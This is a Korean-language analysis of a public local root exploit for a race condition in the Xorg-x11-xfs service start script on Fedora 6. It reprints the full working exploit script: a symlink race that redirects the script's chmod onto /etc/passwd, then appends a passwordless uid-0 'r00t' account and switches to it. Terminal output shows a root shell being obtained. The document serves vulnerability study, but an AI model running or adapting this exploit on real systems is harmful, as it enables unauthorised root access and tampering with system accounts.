Xorg-x11-xfs Race Condition Vulnerability Local Root Exploit 분석

(http://milw0rm.com/에 공개된 exploit 분석)

2008.03.06

v0.5

By Kancho (kancholove@gmail.com, www.securityproof.net)

milw0rm.com에 2008년 2월 21일에 공개된 Xorg-x11-xfs Race Condition Vulnerability Local Root Exploit 취약점과 그 exploit 코드를 분석해 보고자 합니다.

테스트 환경은 다음과 같습니다.

- Host PC : Windows XP Home SP2 5.1.2600 한국어
- App. : VMware Workstation ACE Edition 6.0.2
- Guest PC
  - Fedora 6 2.6.18-1.2798 한국어

먼저 Race Condition 취약점이 어떤 것인지 알아보도록 하겠습니다.

Race Condition에 대한 Wikipedia의 정의를 살펴보면 다음과 같습니다.

****

A **race condition** or **race hazard** is a flaw in a system or process whereby the output and/or result of the process is unexpectedly and critically dependent on the sequence or timing of other events. The term originates with the idea of two signals racing each other to influence the output first.

****

그럼 Race Condition 취약점이란 어떤 것인지 좀더 구체적으로 살펴보도록 하겠습니다.


Race Condition 취약점이란 보통 Bug를 가지고 있는 관리자 권한의 프로그램과 Exploit Program이 경쟁 상태에 이르게 하여 관리자 권한의 프로그램과 같은 권한으로 Exploit Program이 File에 대한 Access를 가능하게 하는 방법을 말합니다.

예를 들어, A라는 프로그램이 Root의 소유권으로 Set-User ID가 붙은 프로그램이고 작업의 성격상 임시로 파일을 하나 만들어야 한다고 가정하도록 하겠습니다. 임시파일은 다른 UNIX Program의 임시파일과 마찬가지로 /tmp 디렉토리에 들어가게 되는데 이 임시파일의 이름을 미리 알고 있을

때, 그 임시파일의 이름으로 파일을 하나 만들어 조작을 원하는 파일을 Destination으로 갖는 Symbolic Link File을 만들어 둡니다. 그리고 다시 생성한 파일을 삭제한 후 A라는 프로그램이 임시 파일을 생성할 때를 기다립니다. 그리고 파일이 생성되었을 때, Symbolic Link를 이용해 파일 내용을 원하는 대로 변경하면, 시스템은 변경된 파일이 자신이 생성한 임시 파일로 생각하고 프로세스를 진행시킬 것이고, 공격자는 Root의 권한으로 실행되는 프로그램에 끼어들어 무엇인가를 할 수 있는 여지를 만들게 되는 것입니다.

위 설명 자체가 애매한 부분이 있어 이해가 쉽지 않을 것 같습니다. 실제 취약점을 분석해보면 훨씬 이해가 수월할 것이라 생각합니다. 그럼 이제부터 Xorg-x11-xfs Race Condition 취약점 exploit이 어떻게 동작하는지 분석해보도록 하겠습니다.

먼저 exploit code가 제대로 동작하는지 테스트해보도록 하겠습니다. 이를 위해 대상 호스트인 Fedora 6에 Xorg-x11-xfs 서비스가 동작하고 있는지 알아보겠습니다. 프로그램-Add/Remove Software를 선택한 뒤 Search 탭을 눌러 xfs를 검색해보면 설치여부와 버전도 확인해볼 수 있습니다.



대상 시스템에 Xorg-x11-xfs가 설치되어 있으며 취약한 버전임을 확인할 수 있습니다.

따라서 exploit code를 그대로 exploit.sh라는 파일로 저장을 한 뒤 실행시켜 보도록 하겠습니다. Exploit code에 대해서는 뒤에 자세히 살펴보도록 하겠습니다.

```
*************************************************************************************************************
[user@localhost dev]$ sh exploit.sh
[*] Generate large data file in /tmp/.font-unix
[*] Wait for xfs service to be (re)started by root...
```

****

실행을 시키면 위와 같은 메시지를 출력하면서 대기하고 있음을 볼 수 있습니다. 이 때 출력된 메시지처럼 xfs 서비스를 다시 시작시켜보도록 하겠습니다.

****
[root@localhost init.d]# service xfs stop
xfs를 종료하고 있습니다: [OK]
[root@localhost init.d]# service xfs start
xfs (을)를 시작합니다: [OK]
[root@localhost init.d]# service xfs stop
xfs를 종료하고 있습니다: [OK]
[root@localhost init.d]# service xfs start
xfs (을)를 시작합니다: [OK]
[root@localhost init.d]# service xfs stop
xfs를 종료하고 있습니다: [OK]
[root@localhost init.d]# service xfs start
xfs (을)를 시작합니다: mkdir: `/tmp/.font-unix' 디렉토리를 만들 수 없습니다: 파일이 존재합니다
[OK]
[root@localhost init.d]#
****

여기서 주의할 점은 한 두 번의 시도로는 exploit이 성공하지 않고 여러 번 반복해서 서비스 중지와 시작을 할 경우 성공할 수 있다는 것입니다. Race Condition 취약점은 timing을 잘 맞추어야 하기 때문입니다. 그 이유에 대해서는 exploit code 분석을 보시면 알 수 있을 것입니다.

그러면 이전에 대기 중이던 exploit code가 실행되어 root shell을 얻을 수 있습니다.

****
[**user**@localhost dev]$ sh exploit.sh
[*] Generate large data file in /tmp/.font-unix
[*] Wait for xfs service to be (re)started by root...
[*] Hop, symlink created...
[*] Launching root shell
-sh-3.1# id
uid=0(root) gid=0(root) groups=0(root) context=root:system_r:unconfined_t:SystemLow-SystemHigh
-sh-3.1#
****

지금까지 exploit이 제대로 동작하는지 확인해보았으니 exploit code를 분석해보도록 하겠습니다. Exploit code는 shell script로 작성되어 있습니다. Shell script는 shell에서 사용할 수 있는 명령어들의 조합을 모아서 만든 배치(batch) 파일입니다. Shell script에 대한 자세한 내용은 아래 웹 페이지 또는 검색을 통해서 쉽게 확인해볼 수 있습니다.

http://www.lug.or.kr/docs/LINUX/others/10-4.htm

그럼 exploit code를 살펴보겠습니다. Code에 관한 설명은 code내 주석으로 대신하도록 하겠습니다.

```
******************************************************************************************************************
#!/bin/sh                                #스크립트 시작. 실행할 인터프리터와 옵션 지정
...(주석 생략)...
FontDir="/tmp/.font-unix"
Zero=/dev/zero
Size=900000

# '-d' 는 '$FontDir'이 디렉토리이면 참을 리턴. '!'(not)가 앞에 존재하므로 '$FontDir'이
# 디렉토리가 아니면 "Is xfs running ?" 메시지를 출력하고 종료.
if [ ! -d $FontDir ]; then
    printf "Is xfs running ?₩n"
    exit 1
fi

# '/tmp'로 working directory 이동
cd /tmp

# 'sym.c' 파일 생성. 'sym.c' 파일에는 반복해서 '/etc/passwd'파일을 '/tmp/.font-unix'파일로
# 심볼릭 링크 만들기 시도하는 C 코드 저장. 성공하면 종료.
cat > sym.c << EOF
#include <unistd.h>
int main(){
for(;;){if(symlink("/etc/passwd","/tmp/.font-unix")==0)
{return 0;}}}
EOF

# 앞서 만든 'sym.c' 파일을 'sym' 파일로 컴파일. 이에 대한 표준 에러를 /dev/null의
# 표준 출력으로 redirection.
cc sym.c -o sym>/dev/null 2>&1
```

```
# 앞서 실행한 명령의 성공 여부를 '?' 변수에 담는다. 성공하면 0이고 0이 아닌 값은 실패를
# 나타냄. 따라서 앞서 실행한 명령이 성공하지 못했으면 Error 메시지 출력 후 종료.
if [ $? != 0 ]; then
    printf "Error: Cant compile code"
    exit 1
fi

# 메시지 출력
printf "[*] Generate large data file in $FontDir₩n"

# 'dd' 명령은 파일을 변환해서 복사하는 명령. 'man dd'를 통해 자세한 설명을 볼 수 있음.
# 여기서는 '/dev/zero'로부터 나오는 표준 에러 메시지를 1024byte 단위로 900000번 반복해
# '/tmp/.font-unix/BigFile'로 저장.
# 큰 용량의 데이터 파일을 생성하는 이유는 삭제 시 시간을 좀더 걸리게 해서 exploit을 위한
# timing을 맞출 확률을 높이기 위한 것으로 생각. 크기를 작게 하면 exploit 성공 확률이
# 어느 정도 낮아짐을 확인해 볼 수 있음.
dd if=${Zero} of=${FontDir}/BigFile bs=1024 count=${Size}>/dev/null 2>&1

# 앞서 실행한 명령이 성공하지 못했으면 Error 메시지 출력 후 종료.
if [ $? != 0 ]; then
    printf "Error: cant create large file"
    exit 1
fi

# 메시지 출력
printf "[*] Wait for xfs service to be (re)started by root...₩n"

# 앞서 컴파일한 'sym' 프로그램 실행. 여기서 exploit code는 반복문을 돌며 대기하게 됨.
./sym

# 앞서 실행한 명령이 성공하지 못했으면 Error 메시지 출력 후 종료.
if [ $? != 0 ]; then
    printf "Error: code failed...₩n"
    exit 1
fi

# '-L'은 '/tmp/.font-unix' 가 심볼릭 링크이면 참을 리턴. 심볼릭 링크가 생성되었으면
# 원래 파일인 '/tmp/.font-unix'를 삭제하고 '/etc/passwd' 파일에 'r00t::0:0::/:/bin/sh'
```

```
# 저장.
if [ -L /tmp/.font-unix ]; then
      printf "[*] Hop, symlink created...₩n"
      printf "[*] Launching root shell₩n"
      sleep 2
      rm -f /tmp/.font-unix
      echo "r00t::0:0::/:/bin/sh" >> /etc/passwd
fi

# 'r00t' 사용자로 변환. '/etc/passwd' 파일에 'r00t'를 root(0) 권한으로 추가했기 때문에
# root 권한 획득 가능.
su - r00t
****************************************************************************************************
```

Exploit code에도 주석으로 설명되어 있지만 xorg-x11-xfs의 취약한 부분을 살펴보면 /etc/init.d/xfs 파일 내의 start() 함수에 존재합니다. 그 내용을 살펴보면 다음과 같습니다.

```
****************************************************************************************************
...(생략)...
      rm -rf $FONT_UNIX_DIR
      mkdir $FONT_UNIX_DIR
      chown root:root $FONT_UNIX_DIR
      chmod 1777 $FONT_UNIX_DIR
...(생략)...
****************************************************************************************************
```

정리하자면, exploit code에서 생성한 sym 프로그램이 계속해서 symbolic link를 만들기 위해 시도합니다. 계속 실패하는 이유는 .font-unix 디렉토리가 존재하기 때문에 EEXIST(17) 에러가 발생하기 때문입니다. 아래는 symlink 실패 원인을 찾기 위한 테스트 코드 및 결과입니다.

```
****************************************************************************************************
[user@localhost dev]$ cat sym.c
#include <stdio.h>
#include <unistd.h>
#include <errno.h>
int main(){
        int rst = symlink("/etc/passwd", "/tmp/.font-unix");
        printf("result : %d₩nerrno : %d", rst, errno);
        return 0;
```

```
}
[user@localhost dev]$ cc -o sym sym.c
[user@localhost dev]$ ./sym
result : -1
errno : 17
```

****

그러다가 xfs 서비스가 시작하면서 수행되는 start() 함수내의 rm 명령을 통해 '.font-unix' 디렉토리가 삭제되는 그 timing에 symbolic link 만들기가 성공하게 되면 '.font-unix' 파일이 생기게 되고, start() 함수 내에서 mkdir로 '.font-unix' 디렉토리를 생성하려는 시도는 '.font-unix'가 이미 존재하기 때문에 실패하게 됩니다. 따라서 '.font-unix' 파일에 접근하는 chown, chmod 명령은 모두 symbolic link로 만들어놓은 '/etc/passwd' 파일에 적용이 되어 권한이 1777(rwxrwxrwt)로 설정됩니다. 따라서 passwd 파일을 마음대로 수정 가능하므로 root권한으로 사용자를 추가한 뒤 사용자 전환을 하여 root shell을 획득하는 것입니다.

Race Condition 취약점은 그 빈도에 있어서 흔하지는 않으나 분명 존재하는 취약점입니다. 하지만 이 취약점처럼 timing 문제가 존재하기 때문에 항상 exploit이 성공한다는 보장이 없어 효용성이 약간 떨어지지 않나 생각됩니다. 하지만 보안상으로는 관리자로 권한 상승을 일으킬 수 있으므로 결코 간과할 수 없는 취약점이라 생각합니다.

참고 문헌

- http://proneer.tistory.com/entry/레이스-컨디션Race-Condition
- http://e3000.hallym.ac.kr/~s005177/race.html